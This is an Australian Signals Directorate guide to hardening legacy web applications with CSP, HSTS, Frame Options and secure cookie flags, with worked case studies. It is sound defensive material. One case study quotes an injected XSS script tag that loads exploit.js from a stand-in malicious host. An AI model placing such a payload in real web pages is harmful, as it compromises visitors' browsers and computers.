Australian Government
Australian Signals Directorate

Protecting Web Applications and Users

First published: February 2012
Last updated: October 2021

Introduction

Web applications are a popular and powerful solution to providing access to information, both internally within an organisation and externally to other organisations and the public.

Like all software, web applications can have security problems and must be secured appropriately. A lot of guidance exists regarding securely developing and testing web applications, particularly through resources such as the Open Web Application Security Project (OWASP). However, a lot of web applications are legacy applications with no current support. This may be due to web applications no longer being supported by the vendor, having closed-source code or organisations not having the skillsets required to produce security patches. This can make it difficult or even impossible to implement traditional controls since they mostly require code modification.

This publication provides advice for web developers and security professionals on how they can protect their existing web applications by implementing low cost and effective controls which do not require changes to a web application's code. These controls when applied to new web applications in development, whether in the application's code or server configuration, form part of the defence-in-depth strategy.

Leveraging browser-based controls

Traditionally, all web application controls had to be implemented server-side in order to be effective. For example in the case of input validation, client-side JavaScript validation is a possibility; but these controls are easily bypassed by either disabling JavaScript or altering the request through the use of an intercepting proxy. As such, developers at PayPal, Mozilla and Microsoft developed three new browser-based controls:

- Content Security Policy
- HTTP Strict Transport Security
- Frame Options.

Advantages of these controls, aside from the increased security, were:

- **Ease of implementation:** They are implemented by adding HTTP headers to a web server's response. These headers can be added at the web server, a reverse proxy or within a web application.
- **Compatibility:** Since they are implemented through HTTP headers, any web browser which doesn't support them simply ignores the headers and operates as normal.

The following content provides an overview of how each security control works, how they are implemented and what should be considered during their implementation. While these controls do not stop web application vulnerabilities from being exploited, they reduce or eliminate the consequences of exploitation both for a web application and its users.

Content Security Policy


A Content Security Policy (CSP) provides controls which can mitigate cross-site scripting (XSS) attacks, as well as other attacks based on introducing malicious or otherwise undesirable content into a web application. A CSP achieves this by specifying a list of approved content sources for a web application that a compatible web browser then enforces. A large variety of content can be controlled using a CSP including scripts, images, audio and videos. By default, a CSP also implements additional mitigations. This includes inline JavaScript will not execute and JavaScript code will not be created from strings.

The mitigations that a CSP offers allow an organisation to greatly decrease the consequences associated with a web application compromise. This is particularly effective if security patches for the web application are no longer being developed, or will take a long time to deploy.

A CSP also offers the benefit of reporting. A CSP can direct a web browser to report any breaches of a web application's CSP. Using this functionality, an organisation can detect and respond to attacks against their web applications that may have otherwise gone unnoticed.

Implementing a Content Security Policy

Enabling a CSP for a web application involves configuring the associated web server to include the CSP HTTP header in all HTTP responses. A CSP policy looks like:



In the policy section above, the list of approved content sources is defined, along with violation report directives and changes to the default CSP restrictions such as inline JavaScript. The following examples below illustrate CSP implementations for the previous case study of the mythical GovTenders web application.

Allow own domain only: *X-Content-Security-Policy: default-src 'self'*.

The web browser will only source content from www.govtenders.gov.au. The default CSP JavaScript security mitigations are enforced as there is no opt-out directive in this policy.

Allow subdomains: *X-Content-Security-Policy: default-src *.govtenders.gov.au*.

The web browser will source content from govtenders.gov.au and all subdomains. The default JavaScript security mitigations are enforced.

Restrict to self, allow inline JavaScript. X-Content-Security-Policy: *default-src 'self' 'unsafe-inline'*.

The web browser will only source content from www.govtenders.gov.au and will allow inline JavaScript sourced from the GovTenders domain to execute.

Allow everything from anywhere but block third-part scripts: *X-Content-Security-Policy: default-src *; script-src 'self'*.

The web browser will load any content from any domain but will only load JavaScript from www.govtenders.gov.au. Inline JavaScript is not executed.

Allow to self and approved external sources: *X-Content-Security-Policy: default-src 'self'; img-src *.cdn.example.com; media-src *.youtube.com; script-src *.jquery.com*.

The web browser will load anything from www.govtenders.gov.au; images from cdn.example.com and any subdomains; audio and video content from youtube.com and any subdomains; and scripts from jquery.com and any subdomains.

Force all requests over HTTPS: *X-Content-Security-Policy: default-src https://*:443*.

The web browser will load anything from anywhere, but all requests will use HTTPS.

Violation Report Policy: *X-Content-Security-Policy: default-src 'self'; report-uri /cspreport*.

The web browser will only source content from www.govtenders.gov.au. If anything violates this policy, the web browser will submit a violation report to www.govtenders.gov.au/cspreport. The contents of the violation report would look like the example below.

{"csp-report":{"request":"GET http://www.govtenders.gov.au/ HTTP/1.1","blocked-uri":http://malicious.example.com/evil.jpg","violated-directive":"default-src https://www.govtenders.gov.au"}}

Implementation considerations

Like many controls, implementing a CSP requires prior planning. This planning should prevent configuration mistakes which result in disruptions to users and the organisation's business. Additionally, planning should result in more effective use of the violation report functionality, if an organisation uses it.

Developing a Content Security Policy

Care must be taken to identify all content sources for a web application as well as identifying the use of JavaScript that would be prevented by the default CSP restrictions. If this is not undertaken, users may be affected as they are unable to load required content such as scripts, images or stylesheets.

Unless very familiar with a web application and its development, effort will be required in order to develop a secure and effective CSP. Web server request logs by themselves are not sufficient to develop a CSP as they won't reveal external resources. Some tools and techniques used to plan and develop a CSP are outlined below.

CSP bookmarklet: A bookmarklet has been created by Brandon Sterne to automatically generate a CSP for any web application. Note though, this tool will only use the current webpage being assessed to generate a CSP.

Spidering tool: A web spider tool provides an automated alternative to manually browsing a web application. The tool will automatically follow links and create a list of all webpages visited. Depending on the spider's configuration, areas of a web application which require user interaction may not be covered. This should be supplemented with manual inspection if required. For example, most intercepting proxies such as Web Scarab have spidering capabilities, or a standalone tool can be used.

Intercepting proxy: An intercepting proxy, such as Web Scarab, can be used to help generate a CSP. By comprehensively browsing a web application through an intercepting proxy, a log of all domains the web browser requests can be generated. These domains can then be assessed for their inclusion in a CSP. Care should be taken to filter out requests unrelated to the web application's content. These unrelated requests could include:

- malicious webpage checks (such as Google's SafeBrowsing)
- search suggestions
- RSS feed updates.

The above requests should be disabled in the web browser for the duration of CSP development activities, or otherwise filtered from the list of CSP-allowed domains. Below is an example of using an intercepting proxy when browsing http://data.gov.au.

Filter: hiding CSS and general binary content

#	host	method	URL	status	MIME ty...	extension
1	http://data.gov.au	GET	/	200	HTML	
5	http://data.gov.au	GET	/wp-includes/js/l10n.js?ver=20101110	200	script	js
6	http://data.gov.au	GET	/wp-content/plugins/gd-star-rating/js/gdsr.js?v...	200	script	js
7	http://data.gov.au	GET	/wp-includes/js/jquery/jquery.js?ver=1.6.1	200	script	js
10	http://data-au.govspace.gov.au	GET	/wp-content/plugins/comment-form-quicktags/...	200	script	php
11	http://data-au.govspace.gov.au	GET	/wp-content/plugins/cforms/js/cforms.js	200	script	js
13	http://data-au.govspace.gov.au	GET	/wp-content/plugins/wp-spamfree/js/wpsf-js.php	200	script	php
14	http://data.gov.au	GET	/wp-includes/js/jquery/ui.core.js?ver=1.8.12	200	script	js
16	http://govspace.gov.au	GET	/?dm=bba38b43e11e1893f8fe5567f3188745...	200		
18	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/CoA0...	200	PNG	png
19	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/Logo...	200	PNG	png
20	http://data.gov.au	GET	/files/2011/12/Publishing-PSI.jpg	200	JPEG	jpg
25	http://data.gov.au	GET	/files/2011/11/Valuing-PSI.jpg	200	JPEG	jpg
26	http://data.gov.au	GET	/files/2011/11/data-gov-au_hackfest_promo.jpg	200	JPEG	jpg
27	http://data.gov.au	GET	/files/2011/10/MHSA.jpg	200	JPEG	jpg
28	http://data.gov.au	GET	/files/2011/09/100people1.jpg	200	JPEG	jpg
29	http://data.gov.au	GET	/files/2011/07/datacatalogsorg2.png	200	PNG	png
30	http://data.gov.au	GET	/files/2011/03/libhack2011-featured.jpg	200	JPEG	jpg
31	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/foote...	200	PNG	png
32	http://data.gov.au	GET	/wp-content/themes/data-gov-au/favicon.ico	200	image	ico
33	http://s.govspace.gov.au	GET	/urchin.js	200	script	js
34	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/secti...	200	PNG	png
35	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/BG_g...	200	GIF	gif
36	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/BG_g...	200	PNG	png
37	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/secti...	200	PNG	png
38	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/BG_w...	200	PNG	png
39	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/icon-...	200	PNG	png
40	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/socia...	200	PNG	png
41	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/bulle...	200	GIF	gif
42	http://data.gov.au	GET	/wp-content/themes/data-gov-au/images/head...	200	GIF	gif
43	http://s.govspace.gov.au	GET	/__utm.gif?utmwv=1&utmn=1765256227&utm...	200	GIF	gif
44	http://data.gov.au	GET	/apps/dunny-directory/	200	HTML	

In the request log above, it can be seen that multiple content sources are used:

- data.gov.au – the primary content provider
- data-au.govspace.gov.au – JavaScript
- s.govspace.gov.au – JavaScript and images
- govspace.gov.au – an empty response.

Based on the request log above, a CSP for data.gov.au's could be: X-Content-Security-Policy: default-src 'self'; script-src data- au.govspace.gov.au s.govspace.gov.au; img-src s.govspace.gov.au.

Inline JavaScript: If inline JavaScript is used for a web application, remediation measures from most secure to least secure are:

- move inline JavaScript to an externally referenced script file and allow it using a CSP
- enable CSP inline JavaScript execution only for those webpages that require it
- enable CSP inline JavaScript execution across the entire web application.

CSP was primarily designed to prevent XSS attacks, therefore enabling inline JavaScript execution compromises the protection it offers.

Testing a Content Security Policy

Once a proposed CSP has been developed, it is important to test it thoroughly to ensure that all approved content sources are working. CSP provides a means to help test a deployment in a production environment without disrupting users or the web application. This is known as Report Only mode.

Report Only mode causes web browsers to only report violations of the advertised CSP rather than blocking unapproved content. Report Only mode is enabled by using a different HTTP header: *X-Content-Security-Policy-Report-Only: policy*.

Over a test period, organisations can review any violation reports to determine whether there are any legitimate content sources which have not been included in their CSP.

Content Security Policy example

The mythical Department of Government Tenders had a web application named 'GovTenders'. Unfortunately, GovTenders had an XSS vulnerability which allowed malicious JavaScript sourced from malicious.example.com to be injected into a specific webpage. Malicious actors were able to exploit this vulnerability to insert *<script src="http://malicious.example.com/exploit.js"></script>* into a specific webpage on GovTenders.

Without a CSP, the following occurred:

- a user browsed to the compromised GovTenders webpage
- the web server served the webpage to the user
- the web browser retrieved the malicious.example.com/exploit.js and executed it
- the malicious JavaScript used a suitable exploit against the user's web browser and the user's computer was compromised.

With a suitable CSP, for example *default-src 'self'*, the following occurred:

- a user browsed to the compromised GovTenders webpage
- the web server served the webpage to the user with the addition of a CSP HTTP header
- the web browser interpreted the CSP and determined that content should only be retrieved from www.govtenders.gov.au
- the web browser ignored the malicious JavaScript and didn't download it.

Although GovTenders had been successfully exploited, the consequences were minimised as the CSP prevented the user's web browser from downloading and executing the malicious JavaScript. This same example could be applied to other content types which CSP can control such as image, audio and video files.

Additional information

For additional information on developing and deploying a CSP, organisations can refer to either the CSP speciation or Mozilla's guidance.


HTTP Strict Transport Security

HTTP Strict Transport Security (HSTS) mitigates the threat of eavesdropping and information disclosure. HSTS does this by directing compatible web browsers to only use secure (i.e. HTTPS) connections.

When handling sensitive information, it is important that a web application uses secure connections for all communications. While this can be challenging, especially for larger or complex web applications, security risks associated with not using comprehensive secure communications include:

- HTTPS only being used for submitting a username and password, after which a web application falls back to HTTP thereby exposing sensitive information. This can include session IDs which malicious actors can use to impersonate a legitimate user.
- Allowing non-secure connections to secure content. A web application's default approach may be to use HTTPS for secure content, however, it may still allow non-secure connections to this content. For example, a user visits a web application using HTTP and is not directed to the HTTPS version.

The below example shows a typical transaction sequence (albeit abbreviated) when a user visits the mythical GovTenders web application, logs in, and provides some sensitive data. Unfortunately, GovTenders had been poorly developed and allowed sensitive data to be passed using plaintext HTTP.



Implementing HSTS

Similar to Content Security Policy, implementing HSTS for a web application involves configuring the associated web server to include the HSTS header in all HTTPS responses. A HSTS directive can take two different forms:

- Strict-Transport-Security: max-age=seconds.
- Strict-Transport-Security: max-age=seconds; includeSubDomains.

Implementation considerations

There are a number of considerations when implementing a HSTS directive. These include:

- HSTS headers must be sent in HTTPS responses only as compatible web browsers will not enforce the HSTS policy sent in plaintext HTTP.
- The HTTPS response, which includes a HSTS header, must not have any secure transport errors or warnings. This includes the use of self-signed certificates, domain name mismatches and expired certificates. If a secure transport error or warning occurs, a web browser may terminate the connection and not present the user with an option to proceed.
- If a web application doesn't implement widespread HTTPS use already, there may be an increase in processing overhead due to the implementation of HSTS. The amount of overhead is dependent on a number of factors including content, session length, caching behaviour and others. Benchmarking the performance of a web application with and without HSTS will reveal how much of a processing overhead will be incurred.

With these considerations in mind, a HSTS header should be set in all HTTPS responses. A compatible web browser will update the HSTS expiry for a host each time it receives a valid HSTS directive from that host. The length of time specified in *max-age* will depend on how long an organisation is willing to commit to HTTPS-only. A longer expiry time is preferable as the less a user has to connect via plaintext HTTP, the less vulnerable the data exchanged with a web application is.

Additional information

For additional information on deploying HSTS, organisations can refer to the HSTS speciation.

Frame Options

Frame Options prevent the use of legitimate web applications as part of a clickjacking attack. Frame Options achieves this by defining whether a web application's content can be included in a HTML *<frame>* or *<iframe>*, which is then enforced by compatible web browsers.

Implementing Frame Options

Enabling Frame Options for a web application involves configuring it to include the Frame Options HTTP header on either all HTTP responses or at least on webpages which a user should interact with securely. A Frame Options directive can be one of three values:

- *X-Frame-Options: DENY* – The deny directive prevents the protected content being included in any frame.
- *X-Frame-Options: SAMEORIGIN* – The *sameorigin* directive only allows the protected content to be included in a frame if the framing is served from the same origin.
- *X-Frame-Options: ALLOW-FROM origin(s)* – The *allow-from* directive allows one or more origins to frame the protected content. Wildcards can't be used to specify multiple domains.

Implementation considerations

Before deploying Frame Options, organisations should determine whether content from a web application to be protected is legitimately included in any frames. This can be difficult to determine for web applications outside of an organisation's control. Checking the HTTP Referer header on requests can reveal where users are being linked from but this will also include legitimate linking rather than just framing. Additionally, the Referer header is not always reliable due to the way that the header is handled by web browsers and other intermediaries.

If legitimate framing is used, it must be determined whether the *sameorigin* (internal use) or the *allow-from* (external use) directive should be used. Additionally, as wildcards can't be used in an *allow-from* directive, each individual origin must be identified and included.

Additional information

For additional information on deploying Frame Options, organisations can refer to the Frame Options specification or Mozilla's guidance.

Cookie security enhancements

Cookies are vital to web applications as they provide a means to store information on clients. This information can include preferences and tracking information, but most importantly session IDs. Due to the stateless nature of HTTP, session IDs are the only practical means of tracking state, such as authentication status.

Attacks such as XSS and person-in-the-middle exploit the reliance of web applications on session IDs in order to impersonate a legitimate user and hijack their session. Therefore, protecting cookies containing session IDs is vital to the security of web applications. There are two controls available, at the cookie level, to help protect cookies; the *Secure* and *HttpOnly* options.

Secure cookies

As identified above in HSTS discussions, a web application may use HTTPS on some webpages but fail to implement or force its use on others. Because of this, cookies containing session IDs could be sent in the clear allowing a session to be hijacked. To protect against this, the *Secure* option should be set when issuing cookies containing sensitive data. The *Secure* option forces compatible web browsers to only send cookies over secure connections, preventing cookies being sent over plaintext HTTP.

To implement secure cookies, the *Secure* option is appended to the cookie value when a cookie is set by the server e.g. *Set-Cookie: PHPSESSID=1a9vnsk3haqpi29kamrnrul06c5; path=/; Secure*.

HttpOnly cookies

While the *Secure* option helps ensure that cookies aren't leaked through insecure communications, it does not protect against XSS attacks. One potential use of a XSS attack is to steal a user's cookie and then use it to impersonate the user, thereby bypassing a web application's authentication controls. To protect against this, the *HttpOnly* option should be set to prevent JavaScript access to cookies.

With the *HttpOnly* option set, compatible web browsers will only retrieve a cookie when it is being sent as part of a HTTP request to the issuing origin.

Like the *Secure* option, the *HttpOnly* option is appended to the cookie value when a cookie is set e.g. *Set-Cookie: PHPSESSID=1a9vnsk3haqpi29kamrnrul06c5; path=/; HttpOnly*.

The *Secure* and *HttpOnly* options can be set at the same time.

Implementation considerations

When implementing the *Secure* and *HttpOnly* options, organisations should first review web applications to determine whether these cookie security enhancements will cause any issues. For example, a key part of a web application may not use HTTPS but still be expected to receive a cookie. Since the *Secure* option has been set, the cookie isn't sent to the server over plaintext HTTP, which may cause issues. This is indicative of a wider problem of not using HTTPS to protect a web application, rather than an incompatibility with the *Secure* option.

Further information

The *Information Security Manual* is a cyber security framework that organisations can apply to protect their systems and data from cyber threats. The advice in the *Strategies to Mitigate Cyber Security Incidents*, along with its Essential Eight, complements this framework.

Contact details

If you have any questions regarding this guidance you can write to us or call us on 1300 CYBER1 (1300 292 371).

Appendix A: Detailed case study of OnSecure

OnSecure was a web application owned and administered by the Australian Signals Directorate. This detailed case study relates to the version of OnSecure that was operating at the time of the initial publication of this publication.

OnSecure background

OnSecure is powered by Drupal, a Content Management System (CMS). Implementing an existing commercial or open source CMS is a popular choice when developing a web application since a custom solution does not need to be developed and maintained. However, a CMS may be vulnerable if security patches are not applied regularly or are no longer released by the developer.

Although software developers can be very security conscious, it is almost impossible to develop software that is free of vulnerabilities, particularly as new exploitation techniques are developed by malicious actors. As such, browser-based controls can provide an additional layer of defence.

While the author of this publication was familiar with OnSecure, and thus had a good idea where to start when it came to configuring and deploying the controls discussed above, investigation and testing prior to deployment revealed a number of factors which had to be taken into consideration.

Content Security Policy

OnSecure doesn't source any legitimate content from any origins other than www.onsecure.gov.au and members.onsecure.gov.au. As such, a CSP should have been fairly simple as no additional sources should have been needed. However, it still needed to be determined whether OnSecure used inline JavaScript and other JavaScript functionality blocked by CSP's default restrictions. In order to determine if functionality would be affected by not allowing inline JavaScript execution, a report only CSP was deployed: *X-Content-Security-Policy-Report-Only: default-src 'self'; report-uri /dummyreport*.

Rather than create a handler to receive the violation reports on the web server, an intercepting proxy was used to view the content of the violation reports as a web browser sent them. This allowed a better understanding of whether OnSecure used inline JavaScript and confirmed that a policy of *default-src 'self'* would be sufficient and the *'unsafe-inline'* option wouldn't be needed. However, visiting every page manually was difficult and error prone. To verify that the proposed policy was correct, a simple HTTP POST handler was written in order to log the submitted violation reports. These were then reviewed to determine whether any violations were being reported and under what conditions. Examples of violations reported included:

- Drupal page templates including empty script tags causing an inline JavaScript violation
- various bookmarklets, such as LastPass, triggering violations on inline JavaScript execution, use of data URIs and external media.

The violation reports showed that, aside from breaking user bookmarklets, the proposed CSP was correct. Therefore, the following CSP was deployed site wide: *X-Content-Security-Policy default-src 'self'; report-uri /cspreport.php*.

The violation report log was reviewed regularly in order to determine if there were any issues or violations that may have indicate maliciousness. Enhancements to the report handler included filtering to reduce the number of false positives and email alerting of suspicious reports.

HTTP Strict Transport Security

OnSecure used two Apache virtual hosts, one serving the plaintext landing page (http://www.onsecure.gov.au) and another serving the SSL-protected member's section (https://members.onsecure.gov.au). As sensitive content is only served from members.onsecure.gov.au, OnSecure's SSL certificate is only issued for members.onsecure.gov.au rather than *.onsecure.gov.au. This caused an SSL error due to domain name mismatch when https://www.onsecure.gov.au was accessed.

Because of the above issue, HSTS could not be enabled server-wide. As per the CSP, web browsers would ignore the HSTS directive because of either the SSL error or plaintext HTTP delivery. Therefore, the following HSTS directive was only

placed in the virtual host configuration that served https://members.onsecure.gov.au: *Strict-Transport-Security: max-age=2592000*.

If OnSecure's SSL certificate was valid for *.onsecure.gov.au, and the entire site was delivered over HTTPS, then a server-wide HSTS directive could have been used, such as: *Strict-Transport-Security: max-age=2592000; includeSubDomains*.

Frame Options

As with CSP, there was no legitimate use for external sites to include OnSecure content within HTML frames. Therefore, all that was required was to place a suitable directive in all the HTTP responses sent by OnSecure: *X-Frame-Options: SAMEORIGIN*.

Cookie Security Enhancements

Like the majority of web applications, OnSecure used cookies to hold session IDs to authenticate users. It was vital that these cookies were secured to avoid the disclosure of session IDs which could lead to unauthorised access.

Secure cookies

The implementation of HSTS would have helped cookies remain secure by ensuring that compatible web browsers only communicated over HTTPS with members.onsecure.gov.au, the domain which issued and received cookies. Unfortunately, not all web browsers support HSTS and additional layers of protection were required. Therefore, the *Secure* option was implemented on OnSecure as there was greater web browser support for it, and cookies could be protected even if HSTS was unsupported.

HttpOnly cookies

By implementing a CSP, it was known that OnSecure didn't use JavaScript, especially not to access or manipulate the cookies it issued. As such, the *HttpOnly* option was implemented to help limit the consequences of a XSS vulnerability being exploited in OnSecure (and if the CSP was ineffective or not supported by a web browser) which could lead to session ID theft.

Implementation

Due to the restriction on editing OnSecure source code, the addition of the *Secure* and *HttpOnly* options to the cookies issued by Drupal was done using Apache, the OnSecure web server. The Apache headers module allows editing of existing headers based on regular expressions. The necessary entry was added to the https://members.onsecure.gov.au virtual host configuration to ensure that the resultant cookie directive issued to the user looked like the following truncated example: *Set-Cookie: SESS719dja2841=nzkJAh1729Akzj28; HttpOnly; Secure*.